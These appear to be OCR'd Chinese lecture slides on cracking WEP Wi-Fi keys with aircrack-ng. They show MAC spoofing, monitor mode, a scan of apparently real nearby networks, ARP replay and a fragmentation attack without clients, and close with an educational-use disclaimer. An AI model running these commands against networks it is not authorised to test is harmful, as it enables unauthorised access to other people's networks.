
- 确认无线网卡，打开监听模式
- 确定目标 AP ，捕获无线数据包
- arp 重放攻击加速捕获数据包
- 通过数据包解得密码


root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# ifconfig
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:12 errors:0 dropped:0 overruns:0 frame:0
TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:720 (720.0 B) TX bytes:720 (720.0 B)
wlan0 Link encap:Ethernet HWaddr e8:4e:06:23:b8:53
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@kali:~# ifconfig wlan0 down
root@kali:~# ifconfig wlan0 hw ether 00:AA:BB:CC:DD:EE
root@kali:~# ifconfig wlan0 up
root@kali:~# ifconfig
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:354 errors:0 dropped:0 overruns:0 frame:0
TX packets:354 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:18060 (17.6 KiB) TX bytes:18060 (17.6 KiB)
wlan0 Link encap:Ethernet HWaddr 00:aa:bb:cc:dd:ee
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@kali:~#
KALI LINUX


root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID Name
2129 NetworkManager
2676 wpa_supplicant
Interface Chipset Driver
wlan0 Ralink RT2870/3070 rt2800usb - [phy0]
(monitor mode enabled on mon0)
root@kali:~# kill 2129
root@kali:~# kill2676
bash: kill2676: 未找到命令
root@kali:~# kill 2676
root@kali:~#
root@kali:~#
KALI LINUX
The quieter you become, the more you are able to hear


root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
CH 13][Elapsed: 2 mins][2015-04-20 00:03
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
D4:EE:07:21:01:F4 -43 51 31 0 9 54e WPA2 CCMP PSK HiWiFi_dlcc
A8:15:4D:CD:66:80 -52 52 6 0 1 54e. WEP WEP dlcc
6E:27:37:71:2C:AC -58 38 0 0 9 54e. WPA2 CCMP PSK 360??WiFi-P4
00:23:CD:EB:D2:7E -64 48 16 1 6 54 . WPA2 CCMP PSK Dotaer
14:75:90:40:26:46 -64 51 0 0 1 54e. WPA2 CCMP PSK FAMILY
38:22:D6:CF:58:30 -68 46 0 0 6 54e. OPN ChinaNet
28:2C:B2:C8:B8:28 -69 25 0 0 11 54e. WPA2 CCMP PSK suck my dick
00:11:B5:19:5C:9D -68 46 0 0 6 54 . WPA2 CCMP MGT CMCC
06:11:B5:19:5C:9D -68 47 0 0 6 54 . OPN CMCC-WEB
0A:11:B5:19:5C:9D -68 56 0 0 6 54 . OPN CMCC-EDU
38:22:D6:CC:42:60 -74 47 0 0 6 54e. OPN ChinaNet
78:A1:06:3F:2B:B0 -74 29 0 0 11 54e. WPA2 CCMP PSK 6027
D8:15:0D:55:E0:E6 -78 4 2 0 11 54e. WPA2 CCMP PSK MERCURY_55E0E6_5021
00:11:B5:19:62:79 -79 14 0 0 11 54 . WPA2 CCMP MGT CMCC
0A:11:B5:19:62:79 -79 16 0 0 11 54 . OPN CMCC-EDU
D8:15:0D:0F:B1:3A -75 29 0 0 1 54e. WPA2 CCMP PSK taigacon
38:22:D6:CF:3C:10 -81 16 0 0 6 54e. OPN ChinaNet
28:2C:B2:5F:FA:46 -76 5 0 0 11 54e. WPA2 CCMP PSK tplink-A1313402
78:A1:06:A8:D1:C2 -76 8 0 0 11 54e. WPA2 CCMP PSK NO-LOL
06:11:B5:19:62:79 -78 3 0 0 11 54 . OPN CMCC-WEB
KALI LINUX
The quieter you become, the more you are able to hear


root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Read 156177 packets (got 54972 ARP requests and 32909 ACKs), sent 41680 packets.
Read 156366 packets (got 55045 ARP requests and 32946 ACKs), sent 41730 packets.
Read 156552 packets (got 55120 ARP requests and 32984 ACKs), sent 41780 packets.
Read 156719 packets (got 55189 ARP requests and 33015 ACKs), sent 41830 packets.
Read 156884 packets (got 55254 ARP requests and 33047 ACKs), sent 41880 packets.
Read 157057 packets (got 55325 ARP requests and 33083 ACKs), sent 41930 packets.
Read 157240 packets (got 55396 ARP requests and 33118 ACKs), sent 41981 packets.
Read 157417 packets (got 55468 ARP requests and 33153 ACKs), sent 42031 packets.
Read 157606 packets (got 55537 ARP requests and 33187 ACKs), sent 42080 packets.
Read 157804 packets (got 55610 ARP requests and 33226 ACKs), sent 42130 packets.
Read 158008 packets (got 55689 ARP requests and 33267 ACKs), sent 42180 packets.
Read 158210 packets (got 55767 ARP requests and 33307 ACKs), sent 42230 packets.
Read 158393 packets (got 55839 ARP requests and 33345 ACKs), sent 42280 packets.
Read 158586 packets (got 55913 ARP requests and 33381 ACKs), sent 42329 packets.
Read 158794 packets (got 55997 ARP requests and 33423 ACKs), sent 42380 packets.
Read 158959 packets (got 56061 ARP requests and 33457 ACKs), sent 42430 packets.
Read 159159 packets (got 56141 ARP requests and 33497 ACKs), sent 42480 packets.
Read 159337 packets (got 56216 ARP requests and 33534 ACKs), sent 42530 packets.
Read 159495 packets (got 56289 ARP requests and 33567 ACKs), sent 42580 packets.
Read 159648 packets (got 56362 ARP requests and 33611 ACKs), sent 42630 packets.
Read 159787 packets (got 56441 ARP requests and 33648 ACKs), sent 42680 packets.
Read 159927 packets (got 56516 ARP requests and 33689 ACKs), sent 42731 packets.
^C(500 pps)
root@kali: ~#
The quieter you become, the more you are able to hear.


root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Aircrack-ng 1.2 rc1
[00:00:00] Tested 779 keys (got 43097 IVs)
KB depth byte(vote)
0 0/ 2 31(60928) 63(53248) A9(51456) F6(51200) 04(50688)
1 0/ 1 32(61952) 5C(52480) FF(51456) 6A(50944) 0F(50432)
2 9/ 2 FC(49408) 03(49152) 0F(49152) 78(49152) 05(48896)
3 11/ 3 B5(49152) 1C(48896) 48(48896) 35(48640) BD(48640)
4 0/ 11 DD(57856) B8(54016) A0(52480) 0A(51968) CB(51968)
KEY FOUND! [31:32:33:34:35:31:32:33:34:35:31:32:33] (ASCII: 1234512345123
)
Decrypted correctly: 100%
root@kali: ~#

无客户端

- 怎么办？
- 什么是关键？

- 1. 检查网卡状态 (更改 MAC 地址)

  ifconfig
- 2. 设置监听状态

  airmon-ng start wlan0

  ……
- 6. 用 airodump-ng 来收集需要的 IVS 数据

  airodump-ng -c channelno --bssid BSSID -w output mon0
- 7. 使用第五步得到的 arp 来注入攻击

  aireplay-ng -2 –r arp mon0
- 8. 破解

  aircrack-ng output-*

- 3. 使用 aireplay-ng 在实验 AP 上产生 fake authentication

  aireplay-ng -1 0 -e ESSID -a BSSID -h 本机 mac mon0
- 4. 使用 fragmentation attack 来获得 PRGA

  aireplay-ng -5 -b BSSID -h 本机 mac mon0

  Saving chosen packet in replay_src-1104-212046.cap

  （保存了一个 cap 文件，但并不能用来破解）

  Saving keystream in fragment-1104-212055.xor

  （生成了一个 xor 文件）
- 5. 使用上一步获得的 PRGA 用 packetforge-ng 工具来生成一个 arp 包

  packetforge-ng -0 -a BSSID -h 本机 mac -k 255.255.255.255 -l 255.255.255.255 -y fragment-1104-212055.xor -w arp

  Wrote packet to: arp

动手实践

这两次课我们认识到 WEP 这个陈旧的加密协议。

知道如何挑选一把锁具并不会让你成为一个贼。

请将所学方法用于教育性质或者验证性试验。

用于任何非法用途，后果自负！

END

- 下期内容选择：
  - 密码编码基基础
  - 网络安全基础， CTF 介绍
  - 接着讲无线安全